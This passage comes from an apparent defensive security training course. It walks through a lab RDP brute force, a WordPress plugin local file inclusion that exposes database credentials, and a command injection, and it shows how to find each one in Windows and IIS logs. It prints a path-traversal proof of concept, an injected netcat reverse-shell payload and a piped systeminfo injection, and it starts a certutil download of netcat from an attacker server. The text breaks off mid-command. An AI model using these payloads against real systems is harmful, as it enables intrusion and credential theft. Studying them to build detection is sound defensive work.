Listing 72 - Format-List Custom Fields with User Name, Workstation Name, and IP Address for Logon Failure Events

For Status and Substatus, we'll take a different approach, using PowerShell's *formatting operators*[135] to change the output of a string.

The formatting operators that we use for these strings come from the .NET framework.[165] We will use them to make our Status and Substatus codes match Microsoft's Logon Failure documentation. Otherwise, the Status column would have shown a value of "-1073741715". Our syntax allows us to show the value as hexadecimal up to eight digits.

```
@{Label = "Status"; Expression = {'{0:X8}' -f $_.properties[7].value}}
@{Label = "Substatus"; Expression = {'{0:X8}' -f $_.properties[9].value}}
```

Listing 73 - Format-List Custom Fields with Status and Substatus for Logon Failure Events

Other formatting operators are available for varieties of data in PowerShell. It's important to keep them in mind when tailoring output.

One of the status codes for a logon failure is C000006F: User logon outside authorized hours. Account policy supports the ability to restrict when user accounts can log in to a system. It is important to note that this restriction cannot be applied to Administrator accounts. But such a configuration can reduce the likelihood of compromised user accounts authenticating during offhours.

Putting it all together, we can use **`Format-List`** to print out all the values from Logon Failure events, separated by blank lines.

```
[192.168.51.11]: PS C:\Users\Administrator> Get-SecurityEvent 4625 "5/6/2021 00:00:00"
```

[135] (Microsoft, 2021), https://docs.microsoft.com/enus/powershell/module/microsoft.powershell.core/about/about_operators#format-operator--f [165] (Microsoft, 2021), https://docs.microsoft.com/en-us/dotnet/api/system.string.format


```
"5/7/2021 00:00:00" | Format-List TimeCreated, @{Label = "Logon Type"; Expression =
{$_.properties[10].value}}, @{Label = "Status"; Expression = {'{0:X8}' -f
$_.properties[7].value}}, @{Label = "Substatus"; Expression = {'{0:X8}' -f
$_.properties[9].value}}, @{Label = "Target User Name"; Expression =
{$_.properties[5].value}}, @{Label = "Workstation Name"; Expression =
{$_.properties[13].value}}, @{Label = "IP Address"; Expression =
{$_.properties[19].value}}

TimeCreated      : 5/6/2021 9:36:49 AM
Logon Type       : 3
Status           : C000006D
Substatus        : C000006A
Target User Name : Administrator
Workstation Name : attacker01
IP Address       : 192.168.51.50

TimeCreated      : 5/6/2021 9:36:49 AM
Logon Type       : 3
Status           : C000006D
Substatus        : C000006A
Target User Name : Administrator
Workstation Name : ATTACKER01 IP
Address       : 192.168.51.50
...
TimeCreated      : 5/6/2021 9:36:44 AM
Logon Type       : 3
Status           : C000006D
Substatus        : C000006A
Target User Name : Administrator
Workstation Name : ATTACKER01
IP Address       : 192.168.51.50
```

Listing 74 - Custom Output for querying Logon Failure Events using Get-SecurityEvent

This command is busy and difficult to read. We could consider making a custom function depending on how often we'll be querying Logon Failure events for these values.

The output shows that every Logon Failure event from 9:36:49 AM to 9:36:44 attempted to use NLA to authenticate (Logon Type) as Administrator (Target User Name) with a bad password (Status and Substatus). The attempt came from the ATTACKER01 host (Workstation Name) at a specific IP (IP Address).

NLA is recommended for enterprise networks that support RDP for remote access. It requires later versions of software, reduces the risk of denial-ofservice, and in one case thwarts a means of persistence. For more information, look up the Accessibility Features sub-technique of Event Triggered Execution in the MITRE ATT&CK Framework.

In this case, the attacker seems to be coming from 192.168.51.50. Let's search for successful authentications from that IP in this time frame. We can run a similar query for successful logins (Event 4624),[136] filtering on the suspect IP in index 18. Our starting time will be the first Logon

Failure date/time of "5/6/2021 09:36:44" and our ending time will be "5/6/2021 09:37:44". If the attacker was successful in the brute force attack, it should be within that time frame.

```
[192.168.51.11]: PS C:\Users\Administrator\Documents> Get-SecurityEvent 4624 "5/6/2021
09:36:44" "5/6/2021 09:37:44" | Where-Object { $_.properties[18].value -eq
"192.168.51.50" }

   ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated                     Id LevelDisplayName Message
-----------                     -- --------------- -------
5/6/2021 9:36:50 AM           4624 Information      An account was successfully logged
on....
```

Listing 75 - Logon Success After brute force Authentication

Our output indicates that a successful logon occurred one second after the last failed logon attempt at 9:36:50 AM.

MITRE ATT&CK: Credential Access > *Brute Force* details different methods of gaining initial access to the system with incomplete credentials.[137] As demonstrated in the previous example, hydra used a pre-populated password list to try to determine what password would enable authentication by RDP. In practice, brute force attacks are only successful when poor password policies are in place, when accounts are not locked for repeated failures, and when audit logs are ignored. Defenders attempting to mitigate such attacks can implement these safeguards but the best defense is educating users on the importance and necessity of these safeguards (such as strong passwords and multi-factor authentication).

Now that we've discussed methods of credential abuse for the Windows server, we'll move on to attacks that do not require Windows credentials or authentication to the operating system. We'll instead focus on applications running on the server.

5.2 Web Application Attacks

This Learning Unit covers the following Learning Objectives:

1. Learn about the configuration of Internet Information Services (IIS) in Windows.
2. Evaluate logging artifacts of local file inclusion
3. Evaluate logging artifacts of command injection and file upload attacks against web servers. This Learning Unit will take approximately 5 hours, 20 minutes to complete.

[136] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624
[137] (Wikipedia, 2017), https://en.wikipedia.org/wiki/brute_force_attack

Web applications are ubiquitous. External-facing web servers provide corporate information and services to customers. Internal web servers provide project tracking and production resources for employees. Numerous versions of web-enabled applications operate on different versions of web service software. With so many different possible combinations and codebases, the attack surface of most web applications is significant.

In the following section, we will discuss the native technology Windows uses for web services, as well as its own auditing capabilities. Then we will do a case study on a vulnerable WordPress plugin that allows arbitrary command injection as well as file transfers through the same vulnerability. We will continue to review Windows Event Logs, but supplement our findings with IIS log data.

5.2.1 Internet Information Services (IIS)

Internet Information Services (IIS)[138] is Microsoft's built-in web server solution. In addition to web[139] and file transfer protocols,[140] IIS can serve .NET scripts and applications.

IIS has a built-in logging mechanism that logs to C:\inetpub\logs\LogFiles. All data is stored in a corresponding web application folder and ordered by date.

```
[192.168.51.11]: PS C:\inetpub\logs\LogFiles\W3SVC1> dir


    Directory: C:\inetpub\logs\LogFiles\W3SVC1


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/6/2021   4:13 PM           2419 u_ex210506.log
-a----         5/7/2021   2:25 PM         200683 u_ex210507.log
-a----        5/10/2021  12:30 PM            582 u_ex210510.log
```

Listing 76 - Directory listing of IIS logs

This output lists the log files for the first instance (or *site ID*[141]) of W3SVC1 (the World Wide Web Service) running on this system. Any additional web service instances hosted by IIS would log under sequentially-numbered directories, such as W3SVC2, W3SVC3, etc. Each log file begins with u_ex followed by a date code formatted as YYMMDD. These dates and times will obviously vary between installations.

Let's discuss the content of these files, beginning with C:\inetpub\logs\LogFiles\W3SVC1\u_ex210506.log.

```
#Software: Microsoft Internet Information Services 10.0
#Version: 1.0
#Date: 2021-05-06 19:42:21
#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-
Agent) cs(Referer) sc-status sc-substatus sc-win32-status time-taken
2021-05-06 19:42:21 192.168.51.11 GET / - 80 - 192.168.51.50
```

[138] (Microsoft, 2021), https://www.iis.net/overview

[139] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol

[140] (Wikipedia, 2021), https://en.wikipedia.org/wiki/File_Transfer_Protocol

[141] (Microsoft, 2016), https://docs.microsoft.com/en-us/iis/configuration/system.applicationhost/sites/


```
Mozilla/5.0+(X11;+Linux+x86_64;+rv:78.0)+Gecko/20100101+Firefox/78.0 - 200 0 0 94
```

Listing 77 - Example IIS Log Entry

The file begins with a series of headers, preceded by "#" symbols. These display various information including the software versions of IIS, the creation date of the file (based on the first log entry), as well as various *Fields* based on the W3C Logging format.[142] These fields reference various codes that indicate a particular type of data.

Before we continue, consider this brief overview of common W3C fields and their associated descriptions.

- s-ip - IP address of the server receiving the web activity
- cs-method - Requested HTTP method[143] from client (e.g., GET)
- cs-uri-stem - Target file requested from web server
- s-port - Server port of the web service (e.g., 80)
- c-ip - IP address of the client requesting the web page
- cs(User-Agent) - User-Agent[144] string of the client's web browser
- cs(Referer) - HTTP Referer[145] of previous page that sent user to the target file, if relevant
- sc-status - HTTP Status Code[146] from server (e.g., 200 for found, 404 for missing)

Applying these codes to our log file shown in Listing 77, the first entry indicates that the root web page / was successfully requested from IP 192.168.51.50. We know that the connection was a request via the *HTTP GET* method, and that it was a successful request according to the 200 status code.

Though IIS has traditionally suffered with various vulnerabilities,[147] modern versions are relatively secure. The majority of server-side web-based attacks occur with third-party software applications running on the web server. In the next subsection, we'll begin to exploit one such vulnerability. With our knowledge of the IIS log structure, we'll identify and collect the artifacts that prove the attack took place.

5.2.2 Local File Inclusion

WordPress[148] is a blogging software package written in PHP,[149] a popular web-based scripting language. In 2016, the Site Import[150] WordPress plugin contained a *local file inclusion* (LFI) vulnerability.[151] Local file inclusion grants an attacker the ability to access arbitrary files. In this case, the underlying source code of

[142] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/http/w3c-logging

[143] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol#Request_methods

[144] (Wikipedia, 2021), https://en.wikipedia.org/wiki/User_agent

[145] (Wikipedia, 2021), https://en.wikipedia.org/wiki/HTTP_referer

[146] (Microsoft, 2020), https://docs.microsoft.com/en-us/troubleshoot/iis/http-status-code#common-http-status-codes-and-thecauses

[147] (Trend Micro, 2017), https://www.trendmicro.com/en_us/research/17/c/iis-6-0-vulnerability-leads-code-execution.html

[148] (Wordpress, 2021), https://www.wordpress.com

[149] (The PHP Group, 2001-2021), https://www.php.net/

[150] (zefir-studio, 2015), https://github.com/wp-plugins/site-import

[151] (Wikipedia, 2021), https://en.wikipedia.org/wiki/File_inclusion_vulnerability#Local_file_inclusion

the Site Import plugin does not sanitize user input,[152] and attackers can leverage this to display non-PHP files as raw text.

Some web application attacks require a user to be authenticated to a system in order to enable the vulnerability. In the case of this exploit, no authentication is necessary. Exploit-DB,[153] indicates that the LFI requests a specific WordPress page and passes in our own file path. Below is an example provided from Exploit-DB.

```
[PoC]
====================================== ...
Local File Inclusion == http://localhost/wordpress/wp-
content/plugins/siteimport/admin/page.php?url=..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\wind
ows\win.
ini
======================================
```

Listing 78 - Local File Inclusion Proof-of-Concept for Site Import Plugin from Exploit-DB

We will modify this example by updating the localhost value with the IP of our server and the file path to a file of interest that we know exists on the target machine.

In this case we'll attempt to grab the WordPress configuration file. Since WordPress is an open source project, we can refer to the source code and documentation on GitHub[154] to determine the directory structure. According to the README file, an installation of WordPress includes a wpconfig.php file that contains configuration information. In the same GitHub repository, we discover a sample config file, wp-config-sample.php, which contains the following lines of code.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */ define(
'DB_NAME', 'database_name_here' );

/** MySQL database username */ define(
'DB_USER', 'username_here' );

/** MySQL database password */
define( 'DB_PASSWORD', 'password_here' );
```

Listing 79 - Sample WordPress config file

On a Windows system, web applications like WordPress are typically installed within the wwwroot folder. The full path on our Windows server is C:\inetpub\wwwroot\wordpress\wp-config.php.

Let's use a Python script on our Kali VM to demonstrate the LFI. The script, /home/kali/SOC200/Windows_Server_Side_Attacks/siteimport_lfi.py, takes only one argument: the IP address/domain of the server that is running the plugin. We'll use our Windows server's IP address, and attempt to read the wp-config.php file. Note the clear text username and password for MySQL listed in this file.

---

[152] (Webopedia, 2020), https://www.webopedia.com/definitions/input-sanitization/

[153] (Wadeek, 2016), https://www.exploit-db.com/exploits/39558

[154] (WordPress, 2021), https://github.com/WordPress/WordPress

```
kali@attacker01:~/SOC-200/Windows_Server_Side_Attacks$ python3 siteimport_lfi.py
192.168.51.11
<?php
/**
*      The base configuration for WordPress
 *
*      The wp-config.php creation script uses this file during the
*      installation. You don't have to use the web site, you can  * copy this file to
"wp-config.php" and fill in the values. ...
```

```
/** The name of the database for WordPress */ define(
'DB_NAME', 'wordpress' );

/** MySQL database username */ define(
'DB_USER', 'wpadmin' );

/** MySQL database password */ define(
'DB_PASSWORD', 'wppassword1' ); ...
```

Listing 80 - WordPress config file from Windows 2019 Server

Meanwhile, on our Windows server, we can examine our IIS logs to determine what sort of activity might reveal an attempt to exploit local file inclusion. Opening the IIS logfile pertaining to the day we ran siteimport_lfy.py, we should find a corresponding entry:

```
2021-05-10 19:25:12 192.168.51.11 GET /wordpress/wp-content/plugins/site-
import/admin/page.php?url=/inetpub/wwwroot/wordpress/wp-config.php 80 - 192.168.51.50
Python-urllib/3.8 - 200 0 0 3
```

Listing 81 - IIS Log with LFI Attack Entry

Three things are worth noting in the IIS log entry listed above. The first is that the LFI path to wpconfig.php is listed in the file. This path is unexpected for typical web use. The second is that the source IP of the request is within the LAN. Our final point of interest is the *User-Agent* string, which shows that Python, rather than a web browser, requested a web resource. Combined, these artifacts suggest an anomaly. These are artifacts of a script executing the web request, rather than an individual user.

With the username and password we collected from wp-config.php, an attacker may try to connect to the MySQL database or use these credentials elsewhere. These credentials will also allow them to authenticate as the wpadmin user into WordPress, which is not ideal. *MITRE ATT&CK : Credential Access > Unsecured Credentials* describes the acquisition of credentials stored in plaintext, or otherwise not protected and collected by the adversary.

In particular, the sub-technique *Credentials in Files* would apply to the database password for MySQL stored in wp-config.php. Though this file is not exposed by default, the LFI vulnerability creates a risk that enables further compromise by exposing server files to an attacker. As defense professionals, we should be leery of unencrypted at-rest credentials as well as password re-use. These credentials may be valid for other WordPress instances within the organization, or could be used as collateral to help guess passwords in other systems.

In the next sub-section, we will examine another plugin vulnerability that will allow an attacker to run unauthorized commands on the remote server.

5.2.3 Command Injection

In 2018, a *command injection*[155] vulnerability was discovered in the Plainview Activity Monitor[156] WordPress plugin. Command injection allows an attacker to insert arbitrary commands that can be executed by the host operating system rather than the application receiving them. In this case,

this vulnerable plugin suffers from a logic error in which an authenticated user could spawn a command shell to run commands. This logic error was discovered in the 2016 version of the plugin, and has long since been patched.

Several requirements must be met in order to exploit this. In order to access the Activity Monitor's vulnerable input fields, the user must first be authenticated to WordPress. In our case, the WordPress Login page is located at http://192.168.51.11/wordpress/wp-login.php.

[155] (Weilin Zhong, 2021), https://owasp.org/www-community/attacks/Command_Injection

[156] (Lyderic Lefebvre, 2018), https://packetstormsecurity.com/files/149102/WordPress-Plainview-Activity-Monitor-20161228Command-Injection.html




Figure 21: Plainview Activity Monitor - Tools tab

Using the credentials that we found, we are able to log in.

From this page, we should navigate directly to the Plainview Activity Monitor tools tab. The address for this is http://192.168.51.11/wordpress/wp-admin/admin.php?page=plainview_activity_monitor&tab=activity_tools We will enter the full URL into the address bar.

After navigating directly to the address, the *Tools* tab of the Activity Monitor is shown below.




Figure 22: Plainview Activity Monitor - Tools tab

According to the vulnerability write-up, the command injection is in the *IP or integer* field as highlighted above.

A portion of the exploit code outlines the command injection point.

```
<body>
<script>history.pushState('', '', '/')</script >
...
  <input type="hidden" name="ip" value=" google.fr| nc -nlvp 127.0.0.1 9999  -e
/bin/bash"  />
  <input type="hidden" name="lookup" value="Lookup" /  >
  <input type="submit" value="Submit request" / >
</body>
```

Listing 82 - HTTP POST Except from Plainview Activity Monitor command injection

The HTTP POST excerpt above shows a lookup on google.fr, along with a pipe separator to the follow-on command for a simple reverse shell.[187] Since we are working with a WordPress deployment on Windows, this command injection as written will not work since *nc* is not installed by default. An attacker would be forced to rely on Windows commands instead.

As shown below, this field only accepts fifteen characters through the web interface.

[187] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Shell_shoveling




Figure 23: Plainview Activity Monitor - Input Field Length

For now, this limits what sort of proof-of-concept we can execute within the field through the web browser. We will address that later.

The exploit proof-of-concept code used google.fr. For our demonstration, we can use the shortened t.co[157] URL (used for Twitter links) to maximize the space left over for an injected command. This allows room for a command like *systeminfo*.

[157] (Twitter, 2021), https://help.twitter.com/en/using-twitter/url-shortener

Figure 24: Plainview Activity Monitor - Command Injection

Clicking *Lookup* at the bottom of the page generates the output shown below.




Figure 25: Plainview Activity Monitor - Command Injection Results

This is the output of systeminfo, our injected command. The command lists details of the server hosting the web service as well as those of the WordPress installation. This displays a *Host Name* of "server01", and an *OS Name* of "Microsoft Windows Server 2019 Standard".

Let's track this from a defender's standpoint. In this case we could rely on IIS logs and Sysmon event logs. We will start with the IIS logs.

Below, we find more entries in the latest IIS logs. These entries appeared shortly after the command injection activity that we had performed.

```
2021-05-10 20:02:38 192.168.51.11 POST
/wordpress/wp-admin/admin.php
page=plainview_activity_monitor&tab=activity_tools 80 - 192.168.51.50
Mozilla/5.0+(X11;+Linux+x86_64;+rv:78.0)+Gecko/20100101+Firefox/78.0
http://192.168.51.11/wordpress/wp-
admin/admin.php?page=plainview_activity_monitor&tab=activity_tools
200 0 0 3731
```

Listing 83 - IIS Log entry for Plainview Activity Monitor command injection

The file reveals an HTTP POST to the vulnerable *PATH* used by the exploit. We don't see the *POSTDATA* in IIS logs, but we can confirm a direct attempt at posting data to this page at this particular time from 192.168.51.50. On a more subtle note, over 3700 milliseconds elapsed while executing the query. If we had a baseline of 200-400 milliseconds for the amount of time this normally takes, for example, this delay could be a greater source of suspicion for anomalous activity.

We'll use our Get-SysmonEvent function with date/time filters to isolate Sysmon events that occurred within the same time frame as our exploit. Since we know that our command injection occurred sometime during 4:02 PM and 4:03 PM local time, we'll use those times as our start and end arguments for **`Get-SysmonEvent`**. We'll use **`$null`** for our Event ID, since we want any and all Sysmon events.

```
[192.168.51.11]: PS C:\inetpub\logs\LogFiles\W3SVC1> Get-SysmonEvent $null "05/10/2021
16:02:00" "5/10/2021 16:03:00"

   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
5/10/2021 4:02:34 PM              1 Information      Process Create:...
5/10/2021 4:02:34 PM              1 Information      Process Create:...
5/10/2021 4:02:34 PM              1 Information      Process Create:...
```

Listing 84 - Sysmon ProcessCreate Event Log Entries for Plainview Activity Monitor command injection

The *ProcessCreate* events were created at about the same time as the POST request (give or take a few seconds). The only way to confirm whether they are coincidence or not would be to expand the data within each one.

Like before, we can extract EventData from Sysmon's ProcessCreate[158] events. Accounting for the *RuleName* tag at index 0, we will use the *CommandLine* tag at index 10, the *User* account executing the command at index 12, and the *ParentImage* tag at index 20 as shown below.

```
[192.168.51.11]: PS C:\inetpub\logs\LogFiles\W3SVC1> Get-SysmonEvent 1 "05/10/2021
16:02:33" "5/10/2021 16:02:35" | Format-List TimeCreated, @{Label = "CommandLine";
Expression = {$_.properties[10].value}}, @{Label = "User"; Expression =
{$_.properties[12].value}}, @{Label = "ParentImage"; Expression =
{$_.properties[20].value}}

TimeCreated : 5/10/2021 4:02:34 PM
CommandLine : systeminfo
User        : NT AUTHORITY\IUSR
ParentImage : C:\Windows\SysWOW64\cmd.exe

TimeCreated : 5/10/2021 4:02:34 PM
CommandLine : dig  -x t.co
User        : NT AUTHORITY\IUSR
ParentImage : C:\Windows\SysWOW64\cmd.exe

TimeCreated : 5/10/2021 4:02:34 PM
CommandLine : cmd.exe /s /c "dig -x t.co|systeminfo"
User        : NT AUTHORITY\IUSR
ParentImage : C:\Program Files (x86)\PHP\v8.0\php-cgi.exe
```

Listing 85 - Getting Sysmon ProcessCreate Events with chain of execution

The output contains our specified indexes along with the time created for each entry. This helps us narrow our time filters to a second before and a second after the values we discovered previously.

These results reveal a chain of events for the attack. The bottom entry shows what is likely happening through WordPress: the plugin spawns a command shell to run the *dig* command. While ordinarily not on a Windows Server, this command was likely added post-installation to make the plugin work.

Following the pipe (|) separator are two commands executing separately in the other two events: the actual dig command, followed by systeminfo. Based on the *User* field, all three activities were performed by IUSR, the built-in "user" account for IIS.[159]

Before moving on, we should also note the *ParentImage* information provided in our output. In this case, php-cgi.exe opened cmd.exe, which in turn opened dig as well as systeminfo. In our example, it is easy to follow the chain of events by name as we know most of the commands that were executed (dig and systeminfo, respectively). When chaining processes with parent processes, we can also use the process/parent process IDs located in the ProcessCreate events. When anomalous activity is identified, we can trace from parent to parent until we find the origin of the activity.

These circumstances confirm that the command injection is working based on the artifacts that we've discovered so far. We also know that the command injection is limited to the privileges of the IIS user.

[158] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90001

[159] (Microsoft, 2007), https://docs.microsoft.com/en-us/iis/get-started/planning-for-security/understanding-built-in-user-and-groupaccounts-in-iis

Unless improperly configured, the IIS user should have limited privileges available to them. If the adversary is persistent, this is a minor obstacle.

MITRE ATT&CK: Execution > *Command and Scripting Interpreter* is the tactic and corresponding technique that applies to the command injection taking place here. The plugin relies on opening a command prompt and running the dig command, The sub-technique in this case is the *Windows Command Shell*. Though other mitigations exist for controlling this functionality, the age of the plugin suggests that updating it would likely resolve the issue. Keeping systems up-to-date may be a formidable task, so a workaround for *Execution Prevention* may be necessary. Removing dig from our server could render the chain of commands impossible, for example.

Next, we're going to expand on the dangers associated with command injection. We will set ourselves up for a compromise of the server, and find the events associated with the compromise.

5.2.4 File Upload

Armed with the Plainview Activity Monitor command injection, an attacker will likely enumerate the host. The execution of systeminfo left the following artifacts (among others):

1. One ProcessCreate event for the command issued through WordPress
2. One ProcessCreate event for the dig command
3. One ProcessCreate event for the injected command (e.g., systeminfo)

Though the attacker is able to run commands remotely, every command executed will generate three events and increase the odds of discovery.

An attacker interested in minimizing logging may consider uploading and executing a tool that pauses logging mechanisms or, more likely, enables interactive access through a shell. This would require uploading the file and executing it on the target machine. What we will do now is use our command injection in Plainview Activity Monitor to load another executable onto our server and run it.

Windows includes a handful of utilities that can be used to download files. They include the native FTP[191] command and file transfers via PowerShell or VBScript. For demonstration purposes, however, we will use the *Certutil* utility.[192]

Certutil is just one of several native binaries that can be used to download files to Windows. However, we chose this utility because it is installed on Windows by default, and modern attackers have learned to leverage these tools for interesting purposes in a technique known as Living off the Land (LotL).[193] The security community has compiled a list of these useful Windows binaries in a project titled Living Off The Land Binaries and Scripts (LOLBAS).[194]

Certutil (certutil.exe) is a command-line utility for Certificate Services. It was originally designed to collect and manage Certificate Authority[195] artifacts, but attackers can use it to download files from a remote

web server. We will use our Kali Linux machine to initialize a web server and host *Netcat*.[196] We will then use certutil to download a copy of netcat and store it in Windows' temporary directory.[197]

The field for our command injection only accepts a maximum of fifteen characters through the web browser. The parameters required for certutil are longer than fifteen characters. We'll need to pass the HTTP POST command to our vulnerable plugin using something other than the web browser itself. We'll use a custom script (plainview_up.py) for this. We can find it in the /home/kali/SOC-200/Windows_Server_Side_Attacks directory of our attack machine. We'll use this script to upload a file of our choosing to the server.

Let's turn our attention to our Kali Linux box where we'll set up our web server and host a Windows version of netcat. A copy of the netcat executable is normally stored in /usr/share/windows-resources/binaries/ but we've also copied it to /home/kali/SOC200/Windows_Server_Side_Attacks. We'll **cd** into this directory and use **python3** to launch Python's Simple HTTP Server (with **-m http.server**), specifying a listening port of **8000**.[198]

```
kali@attacker01:~/SOC-200/Windows_Server_Side_Attacks$ python3 -m http.server 8000 Serving
